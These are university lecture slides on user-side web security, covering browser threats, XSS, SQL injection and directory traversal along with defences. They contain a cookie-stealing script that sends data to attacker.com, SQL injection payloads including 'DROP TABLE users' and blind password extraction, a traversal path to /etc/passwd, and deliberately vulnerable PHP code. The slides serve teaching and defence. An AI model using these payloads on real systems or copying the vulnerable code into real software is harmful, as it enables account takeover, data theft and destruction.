Fundamentals of Cybersecurity

Mohammad Hosseini

Faculty of Computer Science and Engineering
Shahid Beheshti University

The Internet - User side



Introduction

- Our focus here is on the user or client side:
  - harm that can come to an individual user interacting with internet sites.
- We begin this chapter by scrutinizing browsers, the software most users perceive as the gateway to the internet.

Browsers' security concerns


How can browsers raise security concerns?

Browsers' security concerns

- One webpage can include links to other pages.
  - Users cannot rely on the apparent address as an indicator of a page's security.
- Browser software can be corrupted to perform malicious functions, or the pages they access can perform malicious acts.
- Popular browsers support add-ons: extra code to add new features to browses.
  - These add-ons, which may be written by people other than the browser developers, can include corrupting code.
- The browser can access any data on a user's computer, subject to access control restrictions.
- Some data transfers to and from the user are automatic, meaning they can occur without the user's knowledge or explicit permission.

Browsers' security concerns

The cumulative number of vulnerabilities discovered to 2022 in the major browsers



Man-in-the-browser

- Malicious code that infect a browser.
- Code inserted into a browser can read, copy, and redistribute anything the user enters in the browser.
- A major threat here is that the attacker will intercept and reuse credentials to access financial accounts and other sensitive data.
- Example: *SilentBanker*, 2008

Man-in-the-browser

SilentBanker trojan

- This code linked to a victim's browser as an **add-on** or browser **helper object**.
- As a helper object, it set itself to intercept internal browser calls, including those to receive data from the keyboard, send data to a URL, generate or import a cryptographic key, read a file, or connect to and download data from a site.
- Whenever it saw a user going to bank site, it redirected the user's keystrokes through the Trojan horse and recorded customer details that it forwarded to remote computers.

Man-in-the-browser

- Banking transactions are ordinarily protected in transit by an encrypted session, using a protocol named SSL or HTTPS and identified by a lock icon on the browser's screen.
- But cryptography can protect only what it can control.
- SSL encryption is applied in the browser; Yet, data are vulnerable **before being encrypted**.
- SilentBanker also changed the effect of customer actions.
- As you can see, man-in-the-browser attacks can be devastating because they interact with a valid, authenticated user. The Trojan horse could slip neatly between the user and the bank's website, so all the bank's content still looked authentic.

Keystroke logger

- A **keystroke logger** (or **keylogger**) is either hardware or software that records keystrokes entered by the user.
- The logger may retain these keystrokes for future use by the attacker or send them immediately to the attacker across a network connection.



Hardware keylogger

Page-in-the-middle

- A user is redirected to another page.
- As an example, when the user clicks [login] to go to the login page of a site, the attack might redirect the user to the attacker's page, where the attacker can also capture the user's credentials.

Bot attack and CAPTCHA

- An Internet bot is a software application that runs automated tasks (scripts) on the Internet.
- E.g., they can help spammers register automatically for free email accounts.
- CAPTCHA is a puzzle that supposedly only a human can solve, so a server application can distinguish between a human who makes a request and an automated program generating the same request repeatedly.
- CAPTCHA: an acronym for Completely Automated Public Turing test to tell Computers and Humans Apart

CAPTCHA


- The earliest CAPTCHA puzzle was a string of numbers and letters displayed in a crooked shape against a grainy background, perhaps with extraneous lines.



  - They can be easily defeated by AI-based OCR techniques.
  - The more engineers distort the characters in the challenge, the harder it becomes for real humans to recognize the symbols, especially for people with vision problems.
- The next type of CAPTCHA involved solving simple word problems
  E.g., “how much is three plus two?”

CAPTCHA

- Google's reCAPTCHA shows users some pictures, and challenges the user to mark all those containing some feature: cars, traffic lights, crosswalks, animals, or bridges, for example.
- Google's reCAPTCHA v2 behavioral analysis of the browser's interactions to predict whether the user was a human or a bot.
  - It uses a proprietary technique that Google claims distinguishes humans by characteristics of the interaction, such as how long it takes before a user enters a data item or where a user pauses when typing.



- In reCAPTCHA v3, verification occurs in the background, and no challenges are displayed at all if the user is deemed to be of low risk.

Attacks targeting users

Defaced website

- A website defacement, occurs when an attacker replaces or modifies the content of a legitimate website.
- The objectives of website defacements vary.
  - E.g., embarrass the victims, seeking attention or respect, making political or ideological statements
- Using website modification as a first step, the attacker can redirect a link on the page to a malicious location, e.g.,
  - presenting a fake login box and obtain the victim's login ID and password,
  - or replacing content (such as a link to a program) with a malicious one.

Defaced website

Solution:

- Integrity checksum
  - E.g., Tripwire: an automatic integrity-checking tool
- Signed Code or Data
  - Integrity checksum provides no assurance to the client.
  - A digital signature is an electronic seal that can vouch for the authenticity of a file or other data object.

Fake website

An attacker can get all the images and apparent resources of a website and make a fake one with another URL.

Web bug

- A web beacon (or **web bug**) is a technique used on web pages and email to invisibly allow checking that a user has accessed some content.
- It is typically used by third party advertisers to monitor the activity of users at a website.
- A web beacon is typically a tiny image, as small as 1 pixel by 1 pixel.
- Tiny action points called web bugs can report page traversal patterns to central collecting points, compromising privacy.

Clickjacking

- An attacker tricks a user into clicking something on a website without their knowledge or intention.
- The attacker achieves this by embedding a website or target button (e.g., a transaction confirmation) within an invisible `<iframe>` and positioning it such that the user's clicks hit the hidden element.
- An `iframe` is a structure that can contain all or part of a page, can be placed and moved anywhere on another page, and can be layered on top of or underneath other frames.

Attacks targeting users

XSS

Cross-Site Scripting (XSS)

XSS attack is a type of security vulnerability that allows attackers to inject malicious scripts into trusted websites.



Attacker



Trusted website



Client browser

Stored XSS

Suppose a user posts a comment on a forum:

```
Great article! <script>alert('Your account is hacked!');</script>
```

- When other users view the comment, the browser executes the `<script>` tag as it were legitimate content from the trusted website, displaying the alert or executing more harmful code.

Stored XSS (persistent XSS)

- The malicious script is stored on the server (e.g., in a database, message board, or comment section).
- It affects all users who visit the injected page.

Reflected XSS

An attacker crafts a URL:

```
https://example.com/search?q=<script>alert('Hacked!');</script>
```

- If the server echoes back the input without sanitizing it (→vulnerable website), the malicious script executes in the user's browser when they visit the link.

Reflected XSS

- The malicious script is embedded in a URL or request and is reflected off the web server.
- It affects users who click on the malicious link.

DOM-based XSS

DOM-based XSS

- Similar to reflected XSS, the malicious script comes from the current HTTP request.
- The vulnerability exists in the client-side code, and it does not require interaction with the server.

Example: A site uses JavaScript to process the URL fragment:

```
document.getElementById("greeting").innerHTML = "Hello, " + location.hash.substring(1);
```

An attacker crafts this URL:

```
https://example.com/page.html#<script>alert('hacked');</script>
```

or this one:

```
https://example.com/page.html#<img src=x onerror="alert('hacked')">
```

XSS click trick

How can an attacker trick a victim into clicking the malicious link?

- Phishing emails
- Social media messages
- Forums or blog comments
- Fake advertisement
- URL shorteners (e.g., bit.ly)

XSS objectives

Harmful purposes of an attacker:

- Stealing sensitive information
- Hijacking user sessions by stealing session cookies (to impersonate the user)

```
<script>
    fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>
```

https://attacker.com/steal?cookie=SESSIONID=G96E6J51T013M77V7UY65LKL2

- Redirecting users to malicious sites
- Modifying website content
- Installing malware
- Defacement or fake content

XSS prevention techniques (server-side)

1. Input validation
   - Validate all user inputs to ensure they conform to the expected format or type.
   - Allow Only Whitelisted (safe) Characters.
2. Input sanitization
   - Use libraries or frameworks to sanitize inputs. (e.g., DOMPurify)
3. Output Encoding
   - Encode data before rendering it on the webpage to prevent browsers from interpreting it as executable code.
   - HTML Encoding: replace special characters with their HTML entity equivalents:
     - ✓ < → <
     - ✓ > → >
     - ✓ " → "
     - ✓ ‘ → '
     - ✓ & → &

XSS prevention techniques (server-side)

4. Content Security Policy (CSP)
   - The server sends the **CSP** rules in the HTTP response headers to the browser.
   - The browser then applies these rules to determine which resources are allowed to load or execute.
   - CSP allows you to specify trusted sources for scripts using the `script-src` directive.

```
Content-Security-Policy: script-src 'self' https://trusted.cdn.com;
```

   - This restricts the execution of scripts to those that originate from the same origin (`'self'`) or from `https://trusted.cdn.com`
   - By default, CSP blocks inline scripts (e.g., `<script>...</script>` or `onclick="..."`) unless explicitly allowed using the '`unsafe-inline`' directive.
   - ➢ Injected scripts will be blocked.

XSS prevention techniques (server-side)

5. HTTP-Only cookies
   - Always Use `HttpOnly` for Sensitive Cookies
   - It ensures that the cookie is inaccessible to client-side JavaScript.
   - These cookies can only be sent in HTTP requests to the server, and they cannot be read, modified, or stolen by scripts running in the browser.

```
Set-Cookie: sessionId=abc123; HttpOnly; Secure;
```

   - This cookie is protected from being accessed or manipulated through the `document.cookie` API.

Attacks targeting users

SQL Injection

SQL database

Database management systems (DBMSs) use a language called SQL to represent queries to the DBMS.

```
SELECT * FROM products WHERE category="books"; -- comment: a simple query
```

```
SELECT first_name, last_name FROM users WHERE userId=1524;
```

```
INSERT INTO employees (first_name, last_name, department, salary)
VALUES ('John', 'Smith', 'Marketing', 50000);
```

SQL injection

- Many web applications use SQL databases to store and retrieve data.
- SQL Injection exploits the fact that SQL queries are constructed dynamically based on user input.
- If the input is not properly validated or sanitized, attackers can inject SQL commands into the query.
- This can allow attackers to:
  - Access sensitive data (e.g., user information, passwords).
  - Modify or delete data.
  - Execute administrative operations on the database (e.g., shutting it down).
  - Bypass authentication mechanisms.
  - Potentially take control of the server.

SQL injection

Sometimes SQL queries are composed through a browser (by a front-end webpage) and transmitted to the web server supporting the webpage.

- e.g., the search page of an online book store

```
SELECT * FROM books WHERE category='history';
```

The web page submits this query to the web server.

```
http://www.bookstore.com/find?QUERY=SELECT%20*%20FROM%20books%20WHERE%20category='history';
```

➢ An attacker can transmit their malicious code to the web server.

```
http://www.bookstore.com/find?QUERY=SELECT%20*%20FROM%20users
```

SQL injection

Most websites construct SQL queries on their back-end server using user inputs.

- Server-side pseudocode example (PHP, Python, etc.)

```
UID = getRequestParameter("UserID");
Birthday = getRequestParameter("Birthday");
NID = getRequestParameter("NationalIDNumber");

Query = "SELECT * FROM users WHERE UserID='" + UID + "' AND Birthday='" +
Birthday + "' AND NationalID='" + NID + "';";

Result = SQL_Execute(Query);
```

The user inputs can be passed by URL parameters or the payload of an HTTP request.

- Why is it vulnerable?

SQL injection

```
UID = getRequestParameter("UserID");
Birthday = getRequestParameter("Birthday");
NID = getRequestParameter("NationalIDNumber");

Query = "SELECT * FROM users WHERE UserID='" + UID + "' AND Birthday='" +
        Birthday + "' AND NationalID='" + NID + "';";

Result = SQL_Execute(Query);
```


If the attacker enters the following input:

- UserID: `' OR '1'='1' --`
- Birthday: `anything`
- NationalIDNumber: `anything`

➢ The query becomes:

```
SELECT * FROM users WHERE UserID='' OR '1'='1' -- AND Birthday='anything'
AND NationalID=anything';
```

SQL injection



SQL injection

```
u = getRequestParameter("username");
p = getRequestParameter("password");
Query = "SELECT * FROM users WHERE username='" + u + "' AND password='" +
        p + "'";
Result = SQL_Execute(Query);
```

If the attacker enters the following input:

- username: ' OR ''='
- password: ' OR ''='

➢ The query becomes:

```
SELECT * FROM Users WHERE username='' OR ''='' AND password='' OR ''=''
```

SQL injection

What if the attacker intends to access a different table?

- A `UNION SELECT` statement combines two unrelated `SELECT` queries to retrieve data from different database tables.

```
QUERY = "SELECT bookName, bookDescription FROM books WHERE bookID='" +
inputID + "'"
Result = SQL_Execute(Query);
```

Attack scenario:

```
http://www.bookstore.com/book?id=123%20UNION%20SELECT%20username,password%20
FROM%20users
```

SQL injection

Some databases support batched SQL statement.

- A batch of SQL statements is a group of two or more SQL statements, separated by semicolons.
- Vulnerable server-side code

```
Query = "SELECT * FROM books WHERE category='" + txtCategory + "'";
Result = SQL_Execute(Query);
```

Malicious input: `history'; DROP TABLE users`

```
SELECT * FROM books WHERE categoty='history'; DROP TABLE users
```

Blind SQL injection

- The application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query.
- Blind SQL injections rely on the response and behavioral patterns of the server.
- The page with the vulnerability will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page.
  - How?

Blind SQL injection

Suppose this query returns book information

```
SELECT bookName, bookDescription FROM books WHERE bookID='123'
```

but it does not return any additional data in the case of an injection

This query returns the book information as well

```
SELECT bookName, bookDescription FROM books WHERE bookID='123' AND '1'='1'
```

but this one does not

```
SELECT bookName, bookDescription FROM books WHERE bookID='123' AND '1'='2'
```

- Vulnerable to **boolean-based** blind SQL injection

Blind SQL injection

- Exploiting blind SQL injection

Attacker's inputs:

```
123' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1,
1) > 'm
```

Assuming the previous condition is true:

```
123' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1,
1) > 't
```

Assuming the previous condition is false:

```
123' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1,
1) = 's
```

If this condition holds true, it confirms that the first character of the password is **s**.

- The attacker can continue this process to determine the full password.

Blind SQL injection

- Blind SQL injection with cookie!

Consider an application that uses tracking cookies to gather analytics about usage.

Requests to the application include a cookie header like this:

```
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
```

When a request containing a **`TrackingId`** cookie is processed, the application uses a SQL query to determine whether this is a known user:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'
```

This query is vulnerable to SQL injection, but the results from the query **are not returned** to the user. However, the application does behave differently depending on whether the query returns any data.

If you submit a recognized **`TrackingId`**, the query returns data and you receive a "*Welcome back*" message in the response.

Other types of SQL injection

- Error-based SQL injection
  - This attack is based on the error messages returned by the server.
  - An invalid SQL query can cause visible or generic errors that provide clues about the structure and data in the database.
- Time-based blind SQL injection
  - Attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react.
  - The attacker can see from the time the database takes to respond, whether a query is true or false.

Second-order SQL injection

- First-order SQL injection occurs when the application processes user input from an HTTP request and incorporates the input into a SQL query in an unsafe way.
- Second-order SQL injection occurs when an application only guards its SQL against immediate user input, but has a less strict policy when dealing with data already stored in the system.
- Therefore, although such application would manage to safely process the user input and store it without issue, it would store the malicious SQL statement as well.
- Then, when another part of that application would use that data in a query that isn't protected from SQL injection, this malicious statement might get executed.

Preventing SQL injection

- Validate and sanitize user input
- Use parameterized queries

  Example in PHP (MySQLi):

```php
$username = $_POST['username'];
$password = $_POST['password'];

$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password); // "ss" indicates two string parameters
$stmt->execute();
$result = $stmt->get_result();
```

- Use stored procedures
- Least privilege principle
- Use web application firewalls (WAFs)

Directory traversal attack

Directory Traversal attack (aka Dot-Dot-Slash attack)

- Attacker manipulates file paths to gain unauthorized access to directories and files that are stored outside the intended directory structure of a web application or system.

Normal Path:

```
http://example.com/reports/view?reportfile=report1.txt
```

Malicious Path:

```
http://example.com/files/view?file=../../etc/passwd
```

- This attack can allow an attacker to access sensitive files (e.g., configuration files, credentials, or source code), or exfiltrate sensitive data.

Directory traversal attack

Vulnerable PHP code:

```php
<?php
$file = $_GET['reportfile'];
include("files/" . $file);
?>
```

If an attacker supplies `file=../../etc/passwd`, the script will include the system's password file.

Secure code:

```php
<?php
$allowed_files = ['report.txt', 'data.txt'];
$file = $_GET['file'];

if (in_array($file, $allowed_files)) {
    include("files/" . $file);
} else {
    echo "Access denied!";
}
?>
```

Directory traversal attack

Preventing Directory Traversal attack

- **Validate User Input:** Only allow specific file names or paths that match a whitelist.
- **Sanitize Input:** Remove any instances of ../ or similar patterns from user input.
- **Use Absolute Paths:** Avoid allowing user-supplied paths; use predefined absolute paths to files.
- **Restrict Permissions:** Limit access to sensitive directories and files using proper file system permissions.
- **Web Application Firewalls (WAFs):** Use a WAF to detect and block directory traversal patterns.